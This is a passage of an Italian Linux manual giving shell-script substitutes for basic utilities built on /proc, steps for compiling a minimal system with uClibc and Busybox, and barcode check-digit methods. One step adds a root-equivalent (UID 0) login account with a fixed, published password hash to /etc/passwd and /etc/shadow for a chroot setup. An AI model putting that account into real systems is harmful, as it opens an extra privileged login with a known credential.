  ⟨*http://www.google.it/search?hl=it&ie=UTF-8&oe=UTF-8&q=loaf%3A+linux+on+a+floppy&btnG=Cerca+con+Google&lr=* ⟩

- *Tomsrtbt: the most GNU/Linux on one floppy*

  ⟨*http://www.toms.net/rb/* ⟩

- *Pocket Linux*

  ⟨*http://pocket-linux.sourceforge.net/* ⟩

- *Trinux*

  ⟨*http://trinux.sourceforge.net* ⟩

- *Linux Embedded Appliance Firewall*

  ⟨*http://leaf.sourceforge.net/* ⟩

[1] **Yard** GNU GPL

Capitolo 798

Sistema GNU/Linux fai da te: script

Il kernel di un sistema GNU/Linux offre molte informazioni attraverso il file system virtuale '/proc/', inoltre consente di intervenire sul suo funzionamento modificando (virtualmente) questi file. Quando si è alla ricerca di realizzare ciò che è essenziale per il proprio sistema, si può sfruttare questa possibilità.

Questo capitolo ha lo scopo di raccogliere una serie di esempi di script per la realizzazione di funzionalità elementari, senza bisogno dei programmi tradizionali corrispondenti.

Per poter funzionare, questi script richiedono comunque la disponibilità di software elementare, con le caratteristiche descritte nella tabella successiva.

Tabella 798.1. Comandi essenziali richiesti. Si osservi che i comandi possono essere rappresentati da programmi autonomi o essere incorporati nella Shell (o in un altro programma).

Sintassi	Descrizione
`/bin/sh`	Shell Bourne o POSIX.
`test` ***espressione*** `[` ***espressione*** `]`	Comando per la verifica delle condizioni.
`echo` [***testo***]	Comando per emettere un messaggio attraverso lo standard output.
`cat` ***file***...	Comando per emettere un file attraverso lo standard output.
`read` [***nome_variabile***]...	Comando per attendere e leggere dallo standard input una riga da assegnare, parola per parola, alle variabili elencate negli argomenti.
`sed`	*Stream editor*.
`set`	Comando per leggere e impostare variabili di ambiente e parametri della shell.

798.1 «true»

```
true
```

Il programma '**`true`**' si limita a restituire il valore *Vero*, che attraverso uno script di una shell Bourne si rappresenta restituendo zero:

```
#!/bin/sh
exit 0
```

798.2 «false»

```
false
```

Il programma '**`false`**' fa l'opposto di '**`true`**' e restituire il valore *Falso*, che attraverso uno script di una shell Bourne si rappresenta restituendo qualunque valore diverso da zero:

```
#!/bin/sh
exit 1
```

798.3 «basename»

```
basename percorso
```

Ciò che si vuole è separare l'elemento finale di un percorso (in questo caso non si considera il problema dell'estensione). Per risolvere il problema, si sfrutta la variabile di ambiente '**`IFS`**' (*Internal field separator*) e il comando '**`set`**' con l'opzione '**`--`**', il cui scopo è quello di trasferire l'argomento successivo nella sequenza dei parametri posizionali (eliminando quanto fosse già esistente prima):

```
1   #!/bin/sh
2   IFS='/'
3   set -- $1
4   for a in $@
5   do
6       b=$a
7   done
8   echo $b
```

In pratica: si stabilisce che il carattere da usare per separare le parole deve essere la barra obliqua (riga numero 2); si riscrivono i parametri posizionali utilizzando il primo parametro ricevuto dalla chiamata (riga numero 3); si scandiscono i nuovi parametri posizionali (righe da 4 a 7), senza fare nulla di significativo; alla fine viene emesso l'ultimo valore trovato dalla scansione.

Tra gli script del sistema GNU/Linux LRP (*Linux router project*, originariamente presso *http://www.linuxrouter.org*), appare un metodo diverso che funziona, ma viene mostrato senza spiegazione:

```
#!/bin/sh
# Da: "Linux router project" 2.9.8 anno 2000
IFS='/'
set -- $1
eval rc="\$$#"
[ "$rc" = "" ] && eval rc="\$$(($# - 1))"
echo "$rc"
```

798.4 «dirname»

```
dirname percorso
```

Ciò che si vuole è separare il percorso che precede l'elemento finale, ovvero determinare la directory che contiene l'ultimo elemento. Per risolvere il problema si utilizza '**sed**', verificando inizialmente alcuni casi:

```
1   #!/bin/sh
2   if [ "$1" = "/" ]
3   then
4       echo "/"
5       exit 0
6   fi
7   A=`echo "$1" | sed "s/\///g"`
8   if [ "$1" = "$A" ]
9   then
10      echo "."
11      exit 0
12  fi
13  echo "$1" | sed "s/\/$//" \
14            | sed "s/^\(..*\)\/[^/]*$/\1/"
```

In pratica, nelle righe dalla numero 2 alla numero 6 si verifica se il percorso è esattamente la radice, perché in tal caso il risultato deve rimanere tale e quale; nella riga 7 viene assegnato alla

variabile '**A**' il risultato della trasformazione del percorso, togliendo tutte le barre oblique, per poi confrontarlo (righe da 8 a 12) con il percorso iniziale: se le due stringhe sono uguali, vuol dire che si tratta di un nome unico riferito alla directory corrente, pertanto si deve restituire un solo punto. In tutti gli altri casi si rimuove la barra obliqua finale, se c'è (riga 13), quindi si rimuove la parte di percorso che inizia dall'ultima barra obliqua rimasta (riga 14).

Tra gli script del sistema GNU/Linux LRP (*Linux router project*, originariamente presso `http://www.linuxrouter.org`), appare un metodo diverso che funziona, ma viene mostrato senza spiegazione:

```
#!/bin/sh
# Da: "Linux router project" 2.9.8 anno 2000
echo "$1" | sed '/^\/$/c\
/
s/\/*$//
s/[^/]*$//
/./!c\
.
s/\/$//'
```

798.5 «grep»

```
grep [-n] modello file...
```

Dagli script del sistema GNU/Linux LRP (*Linux router project*, originariamente presso `http://www.linuxrouter.org`):

```
#!/bin/sh
# Da: "Linux router project" 2.9.8 anno 2000
pat=""
file=""
if [ "$1" = "-n" ]; then
        pat="$2"
        shift 2
        for file in $@ ; do
                sed -n -e "\'$pat'=" -e "\'$pat'P" $file |
                sed -e N -e 's/\(.*\)\n/'$file':\1:/'
        done
else
        pat="$1"
        shift
        sed "\'$pat'P" -n "$@"
fi
```

798.6 «head»

```
head [-n n] file...
```

Con il comando '**head**' si vogliono ottenere le prime 10 righe, oppure le prime ***n*** righe specificate con l'opzione '**-n**', dai file indicati:

```
#!/bin/sh
n=10
if [ "$1" = "-n" ]
then
    n=$2
    shift 2
fi
sed "$n"q "$@"
```

Come si vede, si sfrutta il comando '**q**' di '**sed**', in modo da terminare l'emissione del testo dopo '**$n**' righe.

798.7 «tail»

```
tail [-n n] file...
```

Con il comando '**tail**' si vogliono ottenere le ultime 10 righe, oppure le ultime ***n*** righe specificate con l'opzione '**-n**', dai file indicati. La soluzione mostrata è tratta dagli script del sistema GNU/Linux LRP (*Linux router project*, originariamente presso *http://www.linuxrouter.org*):

```
#!/bin/sh
# Linux Router Project 2.9.8 year 2000
num=10
if [ "$1" = "-n" ]; then
        num=$2
        shift 2
fi
num=$(($num + 1))
sed -e :a -e '$q;N;'$num',$D;ba' "$@"
```

798.8 «id»

```
id
```

Con il comando '**id**' si vogliono ottenere i numeri UID e GID dell'utente, assieme ai nomi relativi, oltre all'abbinamento ad altri gruppi rispetto a quello principale. La soluzione seguente dà soltanto l'indicazione del gruppo di origine:

```
1  #!/bin/sh
2  IFS=':'
3  set -- `grep "^$USER:" /etc/passwd`
4  uid=$3
5  gid=$4
6  set -- `grep ":[^:]*:$gid:" /etc/group`
7  group=$1
8  echo "uid=$uid($USER) gid=$gid($group)"
```

In pratica: si stabilisce che il carattere da usare per separare le parole devono essere i due punti (riga numero 2); si riscrivono i parametri posizionali utilizzando quanto restituito da '**grep**' che cerca la riga corrispondente nel file '/etc/passwd' (riga numero 3); si salvano i numeri UID e GID in due variabili di ambiente (righe 4 e 5); si esegue un'altra ricerca nel file '/etc/group' in base al numero GID ottenuto (riga numero 6); si salva il nome del gruppo (riga numero 7); si compone il risultato finale (riga numero 8).

798.9 «whoami»

```
whoami
```

Basta mostrare il contenuto della variabile di ambiente '**USER**':

```
#!/bin/sh
echo "$USER"
```

798.10 «nl»

nl *file*...

Con il comando '**nl**' si vogliono emettere attraverso lo standard output i file indicati come argomento, numerando le righe. La soluzione mostrata è tratta dagli script del sistema GNU/Linux LRP (*Linux router project*, originariamente presso *http://www.linuxrouter.org*):

```
1  #!/bin/sh
2  # Linux Router Project 2.9.8 year 2000
3  if [ "$1" = "-b" ]; then
4          if [ "$2" = "a" ]; then
5                  sed = $3 | sed 'N; s/^/     /; s/ *\(.\{6,\}\)\n/\1  /'
6          fi
7  shift 2
8  else
9          sed -e '/^$/d' $1 -e = |
10         sed '/./N; s/^/     /; s/ *\(.\{6,\}\)\n/\1  /'
11 fi
```

Come si può interpretare, è ammesso l'uso dell'opzione '**-b a**', ma non è prevista la scansione di più file.

798.11 «free»

```
free
```

Il programma '**free**' di un sistema GNU/Linux si occupa di interpretare il file '/proc/meminfo', mostrando un risultato sintetico sulla disponibilità della memoria centrale reale e di quella virtuale. In generale, è sufficiente visualizzare il contenuto di questo file, anche se l'aspetto non è conforme alla convenzione:

```
#!/bin/sh
cat /proc/meminfo
```

Il comando '**free**' comune potrebbe dare il risultato seguente:

```
             total       used       free     shared    buffers     cached
Mem:         27892      27108        784          0        620       3024
-/+ buffers/cache:      23464       4428
Swap:       102780      30144      72636
```

Al contrario, visualizzando il contenuto di '/proc/meminfo' si può avere questo rapporto:

```
        total:    used:    free:  shared: buffers:  cached:
Mem:  28561408 27729920   831488        0   659456 23130112
Swap: 105246720 30867456 74379264
MemTotal:        27892 kB
MemFree:           812 kB
MemShared:           0 kB
Buffers:           644 kB
Cached:           3052 kB
SwapCached:      19536 kB
Active:          10884 kB
Inactive:        12520 kB
HighTotal:           0 kB
HighFree:            0 kB
LowTotal:        27892 kB
LowFree:           812 kB
SwapTotal:      102780 kB
SwapFree:        72636 kB
```

798.12 «ps»

```
ps
```

Dal file '/proc/***n***/stat' è possibile ottenere facilmente alcune informazioni sullo stato del processo elaborativo abbinato al numero PID ***n***; inoltre, dal file '/proc/***n***/cmdline' è possibile leggere la riga di comando (anche se non in modo perfetto):

```
echo "PID       STAT    COMMAND"
for proc in /proc/[0-9]*/
do
    read a b c z < $proc/stat
    echo "$a    $c      $b `cat $proc/cmdline`"
done
```

Si osservi che gli spazi orizzontali dei due comandi '**`echo`**' sono ottenuti esattamente con un carattere di tabulazione orizzontale, altrimenti non si otterrebbe l'allineamento delle colonne.

A prima vista, lo script potrebbe sembrare un po' oscuro. Il punto chiave sta nel comando '**`read`**', che riceve le prime tre parole contenute nella riga che compone il file '`/proc/`***n***`/stat`', mentre il resto viene abbandonato nell'ultima variabile. Successivamente, vengono riordinati i dati con il comando '**`echo`**', aggiungendo il contenuto del file '`/proc/`***n***`/cmdline`'.

798.13 «uptime»

```
uptime
```

Dal file '`/proc/uptime`' è possibile sapere da quanti secondi è in funzione l'elaboratore, mentre dal file '`/proc/loadavg`' si ottiene il carico medio. Sono necessarie delle rielaborazioni per calcolare il tempo in ore e in giorni (togliendo i decimali), inoltre serve l'ora attuale:

```
#!/bin/sh
IFS='.'
set -- `cat /proc/uptime`
H=$(($1 / 3600))
D=$(($H / 24))
IFS=' '
set -- `date`
T="$4"
set -- `cat /proc/loadavg`
echo " $T up $D Days ($H"h"), load average: $1, $2, $3"
```

Dal rapporto che si ottiene manca l'indicazione della quantità degli utenti collegati:

```
 19:22:08 up 0 Days (6h), load average: 0.05, 0.01, 0.00
```

798.14 «hostname»

```
hostname [-y] [nome]
```

Il programma '**`hostname`**' viene usato normalmente per impostare il nome dell'elaboratore, per definire il dominio NIS (con l'opzione '**`-y`**'), o per conoscere il nomi già definiti. In un sistema GNU/Linux basta intervenire nel file '`/proc/sys/kernel/hostname`' per conoscere o modificare il nome dell'elaboratore, mentre si può usare il file '`/proc/sys/kernel/domainname`' per il dominio NIS:

```
if [ "$1" = "-y" ]
then
    PROC=/proc/sys/kernel/domainname
    shift
else
    PROC=/proc/sys/kernel/hostname
fi
if [ "$1" = "" ]
then
    cat $PROC
else
    echo "$1" > $PROC
fi
```

798.15 «uname»

```
uname [-a|-s|-n|-r|-m|-o|-v]
```

Le informazioni sul sistema si possono ottenere da vari file nella directory '`/proc/sys/kernel/`':

```
#!/bin/sh
case $1 in
-a)
    echo "`cat /proc/sys/kernel/ostype` `cat /proc/sys/kernel/hostname` \
`cat /proc/sys/kernel/osrelease` `cat /proc/sys/kernel/version` i386 unknown"
    ;;
-r)
    echo "`cat /proc/sys/kernel/osrelease`"
    ;;
-n)
    echo "`cat /proc/sys/kernel/hostname`"
    ;;
-v)
    echo "`cat /proc/sys/kernel/version`"
    ;;
-m)
    echo "i386"
    ;;
-o)
    echo "GNU/Linux"
    ;;
-s|*)
    echo "`cat /proc/sys/kernel/ostype`"
    ;;
esac
```

Naturalmente, si può anche ridurre, se non servono alcune informazioni che altrimenti sono implicite:

```
#!/bin/sh
case $1 in
-a)
    echo "`cat /proc/sys/kernel/ostype` `cat /proc/sys/kernel/hostname` \
`cat /proc/sys/kernel/osrelease` `cat /proc/sys/kernel/version` i386 unknown"
    ;;
-r)
    echo "`cat /proc/sys/kernel/osrelease`"
    ;;
-n)
    echo "`cat /proc/sys/kernel/hostname`"
    ;;
-v)
    echo "`cat /proc/sys/kernel/version`"
    ;;
-s|*)
    echo "`cat /proc/sys/kernel/ostype`"
    ;;
esac
```

798.16 «cpuinfo»

```
cpuinfo
```

Questo non è un comando standard dei sistemi Unix, ma può essere utile accedere facilmente al contenuto del file '`/proc/cpuinfo`':

```
#!/bin/sh
cat /proc/cpuinfo
```

Il risultato può essere molto interessante:

```
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 8
model name      : Celeron (Coppermine)
stepping        : 6
cpu MHz         : 768.434
cache size      : 128 KB
fdiv_bug        : no
hlt_bug         : no
f00f_bug        : no
coma_bug        : no
fpu             : yes
fpu_exception   : yes
cpuid level     : 2
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 sep mtrr ↩
↪pge mca cmov pat pse36 mmx fxsr sse
bogomips        : 1533.54
```

798.17 «lsmod»

```
lsmod
```

Si tratta semplicemente di leggere il file '`/proc/modules`':

```
#!/bin/sh
cat /proc/modules
```

Il risultato che si ottiene potrebbe essere simile a quello seguente:

```
emu10k1                 49836   0 (unused)
ac97_codec              11956   0 [emu10k1]
via-rhine               13328   1
mii                      2240   0 [via-rhine]
crc32                    2880   0 [via-rhine]
emu10k1-gp               1288   0 (unused)
gameport                 1548   0 [emu10k1-gp]
agpgart                 38232   0 (unused)
ide-tape                42064   0 (autoclean)
```

798.18 Riferimenti

- *Linux Embedded Appliance Firewall*

  ⟨http://leaf.sourceforge.net/ ⟩

Capitolo 799

Sistema GNU/Linux fai da te: programmi binari

Di solito si incontra il problema della realizzazione di un sistema GNU/Linux, partendo da zero, quando si vogliono recuperare apparecchiature molto vecchie, che dispongono di poca memoria centrale. Infatti, non esiste una distribuzione GNU/Linux curata e seguita come quelle standard, che sia specializzata per questi problemi; pertanto, anche se esistono diversi lavori in tal senso, nulla è mai perfettamente adeguato alle esigenze di ognuno.

In questo capitolo si vuole mostrare un percorso che dovrebbe consentire di costruire il proprio sistema GNU/Linux, cercando di risparmiare risorse, passando attraverso la compilazione dei sorgenti degli applicativi che interessano. I passaggi realizzativi non sono spiegati completamente, pertanto il lettore deve avere già qualche conoscenza in merito, soprattutto deve sapere come mettere insieme i pezzi di una procedura di avvio (Init), oltre che conoscere i file di configurazione principali che si devono trovare nella directory '`/etc/`'.

799.1 Librerie C

I sistemi GNU/Linux attuali sono sviluppati utilizzando la libreria C nota con il nome Glibc, o anche Libc6 ('`/lib/libc.so.6`'), ovvero GNU C Library. [1] Questa libreria ha caratteristiche qualitative molto elevate, ma ha il difetto di richiedere una grande quantità di risorse al sistema. Per questa ragione, quando si vuole realizzare il proprio «mini» sistema operativo, si può considerare la possibilità di usare librerie C alternative, meno impegnative, anche se meno sicure.

Tabella 799.1. Librerie C sviluppate appositamente per risparmiare risorse.

Libreria	Descrizione
μClibc	Si tratta di una libreria che offre la compatibilità massima e consente di compilare la maggior parte dei programmi senza difficoltà.
Dietlibc	Si tratta di una libreria ridotta all'indispensabile, che però non consente di compilare molti applicativi. Questa libreria viene usata soprattutto per realizzare eseguibili statici, ovvero completamente autonomi, che solitamente hanno anche dimensioni molto ridotte.
Newlib	Un'altra libreria C, sviluppata da Red Hat.

Oltre al problema di scegliere una libreria C, ci si deve organizzare in modo da poter produrre dei programmi con queste librerie, dal momento che di solito non sono le stesse che si stanno utilizzando nel proprio sistema GNU/Linux usato normalmente per lavorare.

799.1.1 Sviluppo attraverso μClibc

La libreria μClibc [2] viene distribuita a partire da ⟨*http://www.uclibc.org*⟩ e da ⟨*http://www.kernel.org/pub/linux/libs/uclibc/*⟩. Tra le altre cose, è possibile ottenere un file che contiene l'immagine di un file system contenente un sistema GNU/Linux basato su μClibc e organizzato per consentire la produzione di altro software con la stessa libreria C. Il file in questione è ottenibile precisamente dall'indirizzo ⟨*http://www.kernel.org/pub/linux/libs/uclibc/root_fs_i386.ext2.gz*⟩ oppure ⟨*http://www.kernel.org/pub/linux/libs/uclibc/root_fs_i386.ext2.bz2*⟩ e, prima di essere utilizzato, deve essere estratto dall'archivio compresso che lo contiene.

Teoricamente, il file-immagine potrebbe servire per preparare un elaboratore con questo sistema GNU/Linux, continuando poi da lì per la produzione del software che si desidera. In pratica, può essere più conveniente copiare il contenuto di questo file system in una directory, da utilizzare attraverso '**chroot**'. Supponendo di volere agire in questo modo, si potrebbe decidere di copiare il file system a partire da '/home/uclibc/', organizzando anche un meccanismo abbastanza semplice per passare a lavorare al suo interno:

bunzip2 root_fs_i386.bz2 [*Invio*]

mkdir /tmp/loop [*Invio*]

mount -o loop -t auto root_fs_i386 /tmp/loop [*Invio*]

mkdir /home/uclibc [*Invio*]

cd /tmp/loop [*Invio*]

cp -dpRv * /home/uclibc [*Invio*]

cd [*Invio*]

umount /tmp/loop [*Invio*]

rmdir /tmp/loop [*Invio*]

A questo punto, rimane da risolvere il problema del passaggio all'interno del contesto della directory '/home/uclibc/', come se fosse la radice del file system. Per questo si propone la creazione di un utente apposito, abbinato però al numero UID e GID zero (pertanto si tratta di un'utenza equivalente a quella di '**root**'), con il quale si vuole passare automaticamente all'interno di questa directory. Si comincia predisponendo lo script '/home/uclibc/chroot', che serve a usare '**chroot**' e ad avviare la shell in modo appropriato:

```
#!/bin/sh
/usr/sbin/chroot /home/uclibc /bin/sh -l
```

Successivamente si crea manualmente l'utente '**uclibc**', modificando i file '/etc/passwd' e '/etc/shadow', aggiungendo rispettivamente le due righe seguenti:

```
uclibc:x:0:0:uclibc:/home/uclibc:/home/uclibc/chroot
```

```
uclibc:QAJNdxerY3Ozxc:12386:0:99999:7:::
```

Nel file '/etc/passwd' si deve osservare che la directory personale è '/home/uclibc/'; questo percorso va riprodotto anche all'interno della porzione di file system che si trova effettivamente a partire proprio da '/home/uclibc/', in modo che punti alla directory '/root/' che si ottiene subito dopo l'avvio di '**chroot**'. In pratica, occorre che esista il percorso '/home/uclibc/home/uclibc', che punti realmente alla directory '/home/uclibc/root/' usando possibilmente un percorso relativo: '../root'.

Probabilmente è anche necessario intervenire nella configurazione dell'utente '**root**' (ovvero nella directory '/home/uclibc/root/'), per fare in modo che alcune variabili di ambiente contengano devi valori appropriati.

In generale, fatti questi passaggi è possibile «entrare» nell'ambiente di sviluppo μClibc semplicemente utilizzando l'utenza '**uclibc**', mentre per «uscire» basta concludere l'attività della shell ('**exit**'). Naturalmente è il caso di predisporre una directory '/usr/src/' (ovvero '/home/clibc/usr/src') per la compilazione dei sorgenti che si vogliono elaborare.

799.2 Busybox

Quando si vuole sviluppare in proprio un sistema GNU/Linux, oltre al problema eventuale del risparmio di risorse si aggiunge la difficoltà di raccogliere tutti i pacchetti che compongono un sistema standard elementare. A questo si pone rimedio facilmente utilizzando Busybox, [3] che raccoglie le funzionalità dei programmi di servizio principali, semplificandone anche la compilazione.

Busybox è distribuito a partire da ⟨*http://busybox.net/downloads/*⟩ con un file che dovrebbe corrispondere al modello seguente:

```
busybox-versione.tar.bz2
```

Come per tutti i pacchetti sorgenti, si colloca il file nella directory '/usr/src/' e si procede all'estrazione del suo contenuto. L'esempio si riferisce alla versione 1.00:

tar xjvf busybox-1.00.tar.bz2 [*Invio*]

Si ottiene così la directory 'busybox-1.00/'.

Prima di passare alla compilazione, si deve specificare ciò che si vuole ottenere, infatti Busybox non è un pacchetto standard da compilare in un modo «normale»; per questa ragione, prima della compilazione si passa per una configurazione che ricorda l'organizzazione utilizzata nei sorgenti del kernel Linux;

cd busybox-1.00 [*Invio*]

make menuconfig [*Invio*]

In base alle scelte che si fanno, si incorporano più o meno funzionalità nell'eseguibile '**busybox**' che si va a creare. Al termine della configurazione, si compila:

make all [*Invio*]

Al termine della compilazione, se tutto è andato bene, si ottiene l'eseguibile 'busybox' e il file 'busybox.links', che elenca i collegamenti da realizzare per simulare i vari programmi di servizio che in realtà fanno capo tutti allo stesso eseguibile.

> In pratica, l'eseguibile '**busybox**' può essere utilizzato mettendo come primo argomento il nome del programma di servizio che si vorrebbe avviare, seguito dagli argomenti di questo. In alternativa, se Busybox viene avviato con il nome di uno dei programmi di servizio previsti, tutto funziona come se si trattasse direttamente di quello.

Per generare i collegamenti si può usare il comando seguente:

make install [*Invio*]

In condizioni normali, se non viene stabilito diversamente durante la fase di configurazione, si ottiene la directory '`_install/`' con uno scheletro che riproduce la collocazione corretta dei collegamenti all'eseguibile '**`busybox`**'.

A volte, quando si vuole realizzare un sistema GNU/Linux molto piccolo, si preferisce mettere tutti gli eseguibili in una sola directory; in tal caso, conviene produrre i collegamenti a mano. Per fare questo conviene preparare la directory di destinazione e copiarvi all'interno sia l'eseguibile '**`busybox`**', sia il file '`busybox.links`':

```
# mkdir /tmp/bin [Invio]

# cp busybox busybox.links /tmp/bin [Invio]

# cd /tmp/bin [Invio]

# for i in `cat busybox.links` ; ↩
↪do ln -s busybox `basename $i` ; done [Invio]
```

799.3 Util-linux

Busybox dovrebbe offrire quasi tutte le funzionalità fondamentali di un sistema GNU/Linux elementare. Eventualmente, se si preferisce produrre programmi «standard», ci si può procurare il pacchetto sorgente di Util-linux [4] e procedere alla sua compilazione.

Util-linux è raggiungibile presso ⟨*http://www.kernel.org/pub/linux/utils/util-linux/*⟩ e il file che contiene il pacchetto dovrebbe avere un nome conforme al modello seguente:

```
util-linux-versione.tar.bz2
```

Una volta copiato il pacchetto nella directory '`/usr/src/`', si procede all'estrazione e alla compilazione. Negli esempi seguenti si suppone si tratti della versione 2.12:

```
# tar xjvf util-linux-2.12.tar.bz2 [Invio]

# cd util-linux-2.12 [Invio]

# ./configure [Invio]

# make all [Invio]
```

Se tutto procede come dovrebbe, si ottengono gli eseguibili distribuiti in varie sottodirectory.

799.4 E2fsprogs

Purtroppo, almeno per ora, Busybox non include alcuni programmi fondamentali per la gestione dei file system di un sistema GNU/Linux tipico. Per questa ragione, diventa necessario procurarsi i sorgenti del pacchetto E2fsprogs [5] (*Second extended file system management programs*) e procedere alla loro compilazione.

E2fsprogs è raggiungibile presso ⟨*http://e2fsprogs.sourceforge.net*⟩ e il file che contiene il pacchetto dovrebbe avere un nome conforme al modello seguente:

```
e2fsprogs-versione.tar.gz
```

Una volta copiato il pacchetto nella directory '`/usr/src/`', si procede all'estrazione e alla compilazione. Negli esempi seguenti si suppone si tratti della versione 1.34; come si può osservare, il procedimento previsto per la compilazione è un po' insolito:

tar xzvf e2fsprogs-1.34.tar.gz [*Invio*]

cd e2fsprogs-1.34 [*Invio*]

mkdir build [*Invio*]

cd build [*Invio*]

../configure [*Invio*]

make all [*Invio*]

La compilazione dovrebbe andare a buon fine; tuttavia il risultato sono degli eseguibili di dimensione molto grande. Se ci si accontenta di meno funzionalità, forse si può preferire una versione più vecchia, come la 1.21: il procedimento di compilazione rimane lo stesso.

799.5 PCMCIA-cs

Per poter utilizzare un elaboratore portatile con schede PCMCIA è necessario avvalersi del pacchetto PCMCIA-cs. [6]

PCMCIA-cs è raggiungibile presso ⟨*http://pcmcia-cs.sourceforge.net/ftp/*⟩ e il file che contiene il pacchetto dovrebbe avere un nome conforme al modello seguente:

```
pcmcia-cs-versione.tar.gz
```

Una volta copiato il pacchetto nella directory '`/usr/src/`', si procede all'estrazione e alla compilazione, ma prima occorre affiancare i sorgenti del kernel Linux che si intende usare. Si osservi che i sorgenti del kernel devono già essere stati utilizzati per preparare il kernel da usare assieme a PCMCIA-cs, che verifica la configurazione e utilizza alcuni dei suoi file. Negli esempi seguenti si suppone si tratti della versione 3.2.7:

tar xzvf pcmcia-cs-3.2.7.tar.gz [*Invio*]

cd pcmcia-cs-3.2.7 [*Invio*]

make config [*Invio*]

make all [*Invio*]

Eventualmente, se si vuole avere il controllo completo della situazione, si può usare direttamente lo script '**`Configure`**', con l'opzione '**`--target`**', al posto di '**`make config`**':

./Configure --target=/tmp [*Invio*]

Se fosse questo il caso, dopo la compilazione, con il comando '**`make install`**' si otterrebbe tutto a partire dalla directory '`/tmp/`', da copiare a mano nelle destinazioni finali.

`#` **`make install`** [*Invio*]

799.6 Conclusione

A seconda di ciò che si vuole fare, ci sono certamente altri pacchetti applicativi da prelevare e compilare. Se però si vogliono utilizzare librerie C diverse da quella che è lo «standard» generale, si rischia di non riuscire a compilare tutto ciò che si vorrebbe.

799.7 Riferimenti

- Todd E. Sundsted, *Lightweight Linux, Part 1*

  ⟨*http://www.ibm.com/developerworks/linux/library/l-lwl1/* ⟩

- *μClibc*

  ⟨*http://www.uclibc.org/* ⟩

- *μClibc development systems*

  ⟨*http://www.kernel.org/pub/linux/libs/uclibc/root_fs_i386.ext2.gz* ⟩

  ⟨*http://www.kernel.org/pub/linux/libs/uclibc/root_fs_i386.ext2.bz2* ⟩

  ⟨*http://www.uclibc.org/FAQ.html#dev_systems* ⟩

- *Diet libc - a libc optimized for small size*

  ⟨*http://www.fefe.de/dietlibc/* ⟩

- *Newlib*

  ⟨*http://sources.redhat.com/newlib/* ⟩

- *Busybox*

  ⟨*http://busybox.net* ⟩

- *DietLinux*

  ⟨*http://lart.info/~bwachter/projects/dietlinux/* ⟩

- *ROCK Linux*

  ⟨*http://www.rocklinux.org* ⟩

[1] **GNU C Library** GNU LGPL

[2] *μ***Clibc** GNU LGPL

[3] **Busybox** GNU GPL

[4] **util-linux** GNU GPL e UCB BSD

[5] **e2fsprogs** GNU GPL

[6] **PCMCIA-cs** GNU GPL

Parte cxxii

Informatica gestionale

Capitolo 800

Codici a barre

I codici a barre sono dati memorizzati in forma ottica, attraverso l'uso di barre verticali che possono essere lette e interpretate facilmente con strumenti non troppo complessi. La tecnica dei codici a barre nasce negli anni 1960 e si diffonde negli anni 1970, con lo scopo di identificare rapidamente imballaggi e merci.

Gli standard sui codici a barre sono molti e il problema più importante da risolvere quando si vogliono usare è il decidere quale sia quello più conveniente per i propri fini. Si parla di ***simbologia*** per fare riferimento al tipo di codice a barre, ovvero allo standard di rappresentazione dei dati; la simbologia definisce implicitamente il tipo di dati che possono essere memorizzati. Per fare un esempio abbastanza comune, i codici ISBN dei libri sono scritti usando codici a barre di tipo EAN-13, che si compongono di 13 cifre numeriche; in questo caso, la simbologia è EAN-13, con la quale si vanno a rappresentare in pratica i codici ISBN.

Le rappresentazioni normali di un codice a barre sono a una sola dimensione, ovvero, è prevista una lettura orizzontale unica. Nella lettura vengono attraversate barre verticali nere e spazi bianchi; queste barre di larghezze differenti e gli spazi di ampiezze diverse sono gli elementi della simbologia; ogni simbologia usa un proprio numero di elementi differenti. Nel capitolo vengono descritte brevemente alcune simbologie standard.

800.1 Codice di controllo «modulo ***n***»

Alcuni tipi di codici numerici utilizzano un numero di controllo (o codice di controllo) per permettere una verifica facile dell'integrità del dato rappresentato. Esiste un genere comune di algoritmi per il calcolo di tali numeri di controllo, a cui si fa spesso riferimento con la definizione ***modulo n***, dove ***n*** è un numero intero maggiore di uno.

In questo modo si fa riferimento a una somma di valori, ottenuta moltiplicando ogni cifra del numero di partenza, compreso il numero di controllo, per un certo ***peso*** (un altro numero intero positivo), che deve essere un multiplo del numero ***n*** stabilito. Si osservi l'esempio seguente, in cui il numero di controllo finale è calcolato con i pesi dati, dividendo per il modulo 5:

Valore	1	3	5	7	4
Peso	5	4	3	2	1
Peso*Valore	5	12	15	14	4

5 + 12 + 15 + 14 + 4 = 50

50 è divisibile perfettamente per cinque, senza lasciare resti, garantendo l'integrità del valore.

In pratica, il peso che si dà al valore da usare come numero di controllo è solitamente uno, per cui diventa facile il calcolo di questa cifra:

5 + 12 + 15 + 14 = 46;
46 / 5 = 9, con il resto di 1;
5 − 1 = 4, ovvero il valore cercato come numero di controllo.

800.2 UPC-E e UPC-A

UPC è un insieme di simbologie standard utilizzato in particolare negli Stati Uniti e nel Canada. Con UPC-E e UPC-A si possono rappresentare solo cifre numeriche: UPC-A consente di rappresentare 11 cifre più una di controllo; UPC-E consente di rappresentare sei cifre, senza codice di controllo (il controllo di integrità avviene in forma differente).

La figura 800.2 mostra rispettivamente l'esempio di 123456 con UPC-E e di 12345678901 con UPC-A.

Figura 800.2. Esempi di codici a barre con simbologia UPC-E e UPC-A.

Gli elementi utilizzati nella simbologia UPC sono otto, composti da quattro tipi di barre nere e quattro tipi di spazi.

Il codice di controllo di UPC-A si calcola moltiplicando in modo alterno le cifre che compongono il numero, per tre, o per uno, sommando alla fine i risultati. Ciò che si ottiene si divide per 10 e si tiene il resto; infine, 10 meno il resto ottenuto dà il codice di controllo cercato (modulo 10). Per esempio, nel caso di 12345678901 si ottiene il codice di controllo due, in base al calcolo seguente:

Valore	1	2	3	4	5	6	7	8	9	0	1
Peso	3	1	3	1	3	1	3	1	3	1	3
Peso*Valore	3	2	9	4	15	6	21	8	27	0	3

Il totale che si ottiene è 98; pertanto: 98/10 = 9 con un resto di 8; 10−8 = 2.

800.3 EAN-8 e EAN-13

EAN (*European article number*) è un insieme di simbologie standard di origine europea, utilizzato anche in altri paesi, nato come estensione delle simbologie UPC.

EAN-8 e EAN-13 permettono di rappresentare solo cifre numeriche: EAN-8 consente di rappresentare sette cifre più una di controllo, mentre EAN-13 consente di rappresentare 12 cifre numeriche più una di controllo.

La figura 800.4 mostra rispettivamente l'esempio di 1234567 con EAN-8 e di 123456789012 con EAN-13.

Figura 800.4. Esempi di codici a barre con simbologia EAN-8 e EAN-13.

12345670 1234567890128

